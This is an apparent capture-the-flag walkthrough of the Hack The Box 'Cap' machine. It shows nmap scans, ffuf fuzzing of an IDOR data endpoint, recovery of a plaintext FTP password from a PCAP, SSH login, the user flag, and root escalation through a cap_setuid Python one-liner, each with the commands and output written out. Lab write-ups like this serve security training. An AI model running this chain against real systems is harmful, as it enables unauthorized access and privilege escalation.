https://app.hackthebox.com/machines/Cap?tab=machine_info

Step-1:

Nmap Scanning

Scan Results for 10.129.9.72

- **Operating System:** The scan identifies the target as **Linux**, specifically running **Ubuntu**.
- **Open Ports:**
  - **21 (FTP):** Running **vsftpd 3.0.3**.
  - **22 (SSH):** Running **OpenSSH 8.2p1**.
  - **80 (HTTP):** A web server is active using **Gunicorn**.
- **Status:** Multiple scans (service detection and TCP connect) confirmed these three ports are open, while 997 other ports were closed.

```
Session  Actions  Edit  View  Help
┌──(craw㉿craw)-[~]
└─$ nmap -sV 10.129.9.72
Starting Nmap 7.95 ( https://nmap.org ) at 2026-02-03 18:16 IST
Nmap scan report for 10.129.9.72
Host is up (0.083s latency).
Not shown: 997 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Gunicorn
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.41 seconds
```

Step-2:

Advanced Port Scanning (TCP Aggressive)

Scan Results for 10.129.9.72

- **Scan Method:** A TCP connect scan (`-sT`) was performed to verify the state of the ports without requiring root privileges or using stealth SYN scans.
- **Port Confirmation:**
  - **21/tcp:** Confirmed **open**.
  - **22/tcp:** Confirmed **open**.
  - **80/tcp:** Confirmed **open**.
- **Network Response:** The scan completed in 5.25 seconds, showing that 997 ports returned a `conn-refused` status, confirming a lack of firewall filtering for those specific closed ports.


```
┌──(craw㉿craw)-[~]
└─$ nmap -sT 10.129.9.72
Starting Nmap 7.95 ( https://nmap.org ) at 2026-02-03 18:18 IST
Nmap scan report for 10.129.9.72
Host is up (0.086s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT   STATE SERVICE
21/tcp open  ftp
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 5.25 seconds
```

Step-3:

Configure Local DNS Resolution


- **The Problem:** The target machine uses a private domain name that is not recognized by public DNS servers.
- **The Fix:** Manually mapping the IP address to the domain name in the local hosts file.
- **Execution:**
  - The `/etc/hosts` file was opened using **GNU nano 8.6**.
  - The following line was added to the file: `10.129.9.72 cap.htb`.
  - The file was saved with a total of **8 lines** written.



Step 4:

Web Application Discovery


- **Access:** Navigating to the target IP (redirecting to **cap.htb**) reveals a web-based **Security Dashboard**.
- **User Context:** The application appears to be logged in as a user named **Nathan**.
- **Features Identified:**
  - **Security Events:** Displays a chart tracking events, showing **1,560** in the last 24 hours.
  - **Failed Login Attempts:** Shows **357** attempts.
  - **Port Scans:** Tracks unique IPs performing scans, identifying **27**.
  - **Sidebar Tools:** Provides access to a **Dashboard**, **Security Snapshot (PCAP Analysis)**, **IP Config**, and **Network Status**.



Step 5:

IDOR Vulnerability Testing

- **Discovery:** Navigating to the **Security Snapshot** feature exposes a data retrieval endpoint at `http://10.129.9.114/data/2`.
- **Observation:** The identifier `/2` in the URL suggests a predictable sequence for accessing capture logs.
- **Preparation:** To systematically test for **Insecure Direct Object Reference (IDOR)**, a wordlist of identifiers was created:
  - **Command:** `seq 0 100 > numbers.txt`.
- **Automated Enumeration: ffuf** was used to fuzz the `/data/FUZZ` endpoint using the generated wordlist.
  - **Command:** `ffuf -u http://10.129.9.114/data/FUZZ -w numbers.txt -fs 0`.
- **Findings:** The fuzzing results identified three valid identifiers returning a **200 OK** status:
  - **ID 0:** Size 17147.
  - **ID 1:** Size 17150.
  - **ID 2:** Size 17144.
- **Conclusion:** Most other IDs (e.g., 43, 46-64) returned a **302 Redirect**, confirming that **ID 0** and **ID 1** are accessible and likely contain historical capture data belonging to other sessions or users.



```
┌──(craw㉿craw)-[~]
└─$ seq 0 100 > numbers.txt
```

```
┌──(craw㉿craw)-[~]
└─$ ffuf -u http://10.129.9.114/data/FUZZ -w numbers.txt -fs 0
```

```
46                      [Status: 302, Size: 208, Words: 21, Lines: 4, Duration: 106ms]
2                       [Status: 200, Size: 17144, Words: 7066, Lines: 371, Duration: 121ms]
47                      [Status: 302, Size: 208, Words: 21, Lines: 4, Duration: 110ms]
50                      [Status: 302, Size: 208, Words: 21, Lines: 4, Duration: 106ms]
48                      [Status: 302, Size: 208, Words: 21, Lines: 4, Duration: 109ms]
49                      [Status: 302, Size: 208, Words: 21, Lines: 4, Duration: 107ms]
43                      [Status: 302, Size: 208, Words: 21, Lines: 4, Duration: 118ms]
1                       [Status: 200, Size: 17150, Words: 7066, Lines: 371, Duration: 129ms]
51                      [Status: 302, Size: 208, Words: 21, Lines: 4, Duration: 110ms]
52                      [Status: 302, Size: 208, Words: 21, Lines: 4, Duration: 110ms]
54                      [Status: 302, Size: 208, Words: 21, Lines: 4, Duration: 109ms]
53                      [Status: 302, Size: 208, Words: 21, Lines: 4, Duration: 109ms]
56                      [Status: 302, Size: 208, Words: 21, Lines: 4, Duration: 100ms]
0                       [Status: 200, Size: 17147, Words: 7066, Lines: 371, Duration: 156ms]
64                      [Status: 302, Size: 208, Words: 21, Lines: 4, Duration: 104ms]
57                      [Status: 302, Size: 208, Words: 21, Lines: 4, Duration: 107ms]
59                      [Status: 302, Size: 208, Words: 21, Lines: 4, Duration: 107ms]
58                      [Status: 302, Size: 208, Words: 21, Lines: 4, Duration: 110ms]
```


Step 6:


PCAP Analysis & Credential Harvesting

- **Accessing the Data:** Navigating to `http://10.129.9.114/data/0` allows for the download of a packet capture file named **0(1).pcap**.
- **Traffic Inspection:** Opening the file in **Wireshark** reveals captured network traffic between the source IP `192.168.196.1` and the destination IP `192.168.196.16`.
- **Sensitive Data Recovery:** Filtering for **FTP** traffic reveals a plaintext login sequence:
  - **User Request:** A request for user `nathan` is sent to the server.
  - **Password Request:** The server prompts for a password.
  - **Credentials Found:** The capture exposes the plaintext password in packet 40: `Buck3th4Tf0RM3!`.

- **Login Success:** The server responds with `230 Login successful.`

- **Vulnerability Impact:** This confirms that the **IDOR** vulnerability identified in Step-5 directly leads to a complete compromise of user credentials by allowing unauthorized access to historical network snapshots.






Step 7:

Initial Access via SSH

- **Action:** Using the harvested credentials (`nathan:Buck3th4Tf0RM3!`), an SSH connection was attempted to the target IP `10.129.9.114`.
- **Connection Details:**
  - **Host Authenticity:** The ED25519 key fingerprint was accepted and added to the list of known hosts.
  - **Target System:** The connection was successful, revealing the target is running **Ubuntu 20.04.2 LTS** with **Linux kernel 5.4.0-80-generic**.
- **Persistence Check:** The user `nathan` is logged into the system, and the session is active.



Step 8:

User Flag Retrieval

- **Enumeration:** Upon logging in, the current directory was listed using ls.
- **Finding:** A file named **user.txt** was found in the home directory.
- **Retrieval:** The contents of the file were read using cat user.txt.
- **User Flag:** 2015ae72c82ae273c73651b52d5a72db.

```
The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Thu May 27 11:21:27 2021 from 10.10.14.7
nathan@cap:~$ ls
user.txt
nathan@cap:~$ cat user.txt
2015ae72c82ae273c73651b52d5a72db
nathan@cap:~$
```

Step 9:

Privilege Escalation Enumeration

- **Capability Scan:** Checked for files with extended capabilities using `getcap -r / 2>/dev/null`.
- **Critical Finding:** Found that **python3.8** has the `cap_setuid` capability set:
  - `/usr/bin/python3.8 = cap_setuid,cap_net_bind_service+eip`
- **Vulnerability:** This allows Python to change its UID to 0 (root) without needing sudo permissions.

```
nathan@cap:~$ cd ..
nathan@cap:/home$ cd ..
nathan@cap:/$ ls
bin   cdrom  etc   lib    lib64   lost+found  mnt  proc  run   snap  sys  usr
boot  dev    home  lib32  libx32  media       opt  root  sbin  srv   tmp  var
nathan@cap:/$ cd dev
nathan@cap:/dev$ ls
agpgart          fd            loop3   ptmx      stderr  tty19  tty32  tty46  tty6    ttyS15  ttyS29     urandom  vcsa6        zer
autofs           full          loop4   pts       stdin   tty2   tty33  tty47  tty60   ttyS16  ttyS3      userio   vcsu         zfs
block            fuse          loop5   random    stdout  tty20  tty34  tty48  tty61   ttyS17  ttyS30     vcs      vcsu1
bsg              hpet          loop6   rfkill    tty     tty21  tty35  tty49  tty62   ttyS18  ttyS31     vcs1     vcsu2
btrfs-control    hugepages     loop7   rtc       tty0    tty22  tty36  tty5   tty63   ttyS19  ttyS4      vcs2     vcsu3
char             hwrng         mapper  rtc0      tty1    tty23  tty37  tty50  tty7    ttyS2   ttyS5      vcs3     vcsu4
console          initctl       mcelog  sda       tty10   tty24  tty38  tty51  tty8    ttyS20  ttyS6      vcs4     vcsu5
core             input         mem     sda1      tty11   tty25  tty39  tty52  tty9    ttyS21  ttyS7      vcs5     vcsu6
cpu_dma_latency  kmsg          mqueue  sda2      tty12   tty26  tty4   tty53  ttyS0   ttyS22  ttyS8      vcs6     vfio
cuse             lightnvm      net     sda3      tty13   tty27  tty40  tty54  ttyS1   ttyS23  ttyS9      vcsa     vga_arbiter
disk             log           null    sda4      tty14   tty28  tty41  tty55  ttyS10  ttyS24  ttyprintk  vcsa1    vhci
dm-0             loop-control  nvram   sg0       tty15   tty29  tty42  tty56  ttyS11  ttyS25  ubuntu-vg  vcsa2    vhost-net
dri              loop0         port    shm       tty16   tty3   tty43  tty57  ttyS12  ttyS26  udmabuf    vcsa3    vhost-vsock
ecryptfs         loop1         ppp     snapshot  tty17   tty30  tty44  tty58  ttyS13  ttyS27  uhid       vcsa4    vmci
fb0              loop2         psaux   snd       tty18   tty31  tty45  tty59  ttyS14  ttyS28  uinput     vcsa5    vsock
nathan@cap:/dev$ getcap -r / 2>/dev/null
/usr/bin/python3.8 = cap_setuid,cap_net_bind_service+eip
/usr/bin/ping = cap_net_raw+ep
/usr/bin/traceroute6.iputils = cap_net_raw+ep
/usr/bin/mtr-packet = cap_net_raw+ep
/usr/lib/x86_64-linux-gnu/gstreamer1.0/gstreamer-1.0/gst-ptp-helper = cap_net_bind_service,cap_net_admin+ep
```

Step 10:

Privilege Escalation to Root

- **Exploitation:** Executed a Python one-liner to set the UID to 0 and spawn a shell.
  - **Command:** `/usr/bin/python3.8 -c 'import os; os.setuid(0); os.system("/bin/sh")'`.
- **Verification:** Confirmed root access using the `whoami` command.

```
nathan@cap:/dev$ /usr/bin/python3.8 -c 'import os; os.setuid(0); os.system("/bin/sh")'
# ls
agpgart          fd            loop3   ptmx      stderr  tty19  tty32  tty46  tty6    ttyS15  ttyS29     urandom  vcsa6        zero
autofs           full          loop4   pts       stdin   tty2   tty33  tty47  tty60   ttyS16  ttyS3      userio   vcsu         zfs
block            fuse          loop5   random    stdout  tty20  tty34  tty48  tty61   ttyS17  ttyS30     vcs      vcsu1
bsg              hpet          loop6   rfkill    tty     tty21  tty35  tty49  tty62   ttyS18  ttyS31     vcs1     vcsu2
btrfs-control    hugepages     loop7   rtc       tty0    tty22  tty36  tty5   tty63   ttyS19  ttyS4      vcs2     vcsu3
char             hwrng         mapper  rtc0      tty1    tty23  tty37  tty50  tty7    ttyS2   ttyS5      vcs3     vcsu4
console          initctl       mcelog  sda       tty10   tty24  tty38  tty51  tty8    ttyS20  ttyS6      vcs4     vcsu5
core             input         mem     sda1      tty11   tty25  tty39  tty52  tty9    ttyS21  ttyS7      vcs5     vcsu6
cpu_dma_latency  kmsg          mqueue  sda2      tty12   tty26  tty4   tty53  ttyS0   ttyS22  ttyS8      vcs6     vfio
cuse             lightnvm      net     sda3      tty13   tty27  tty40  tty54  ttyS1   ttyS23  ttyS9      vcsa     vga_arbiter
disk             log           null    sda4      tty14   tty28  tty41  tty55  ttyS10  ttyS24  ttyprintk  vcsa1    vhci
dm-0             loop-control  nvram   sg0       tty15   tty29  tty42  tty56  ttyS11  ttyS25  ubuntu-vg  vcsa2    vhost-net
dri              loop0         port    shm       tty16   tty3   tty43  tty57  ttyS12  ttyS26  udmabuf    vcsa3    vhost-vsock
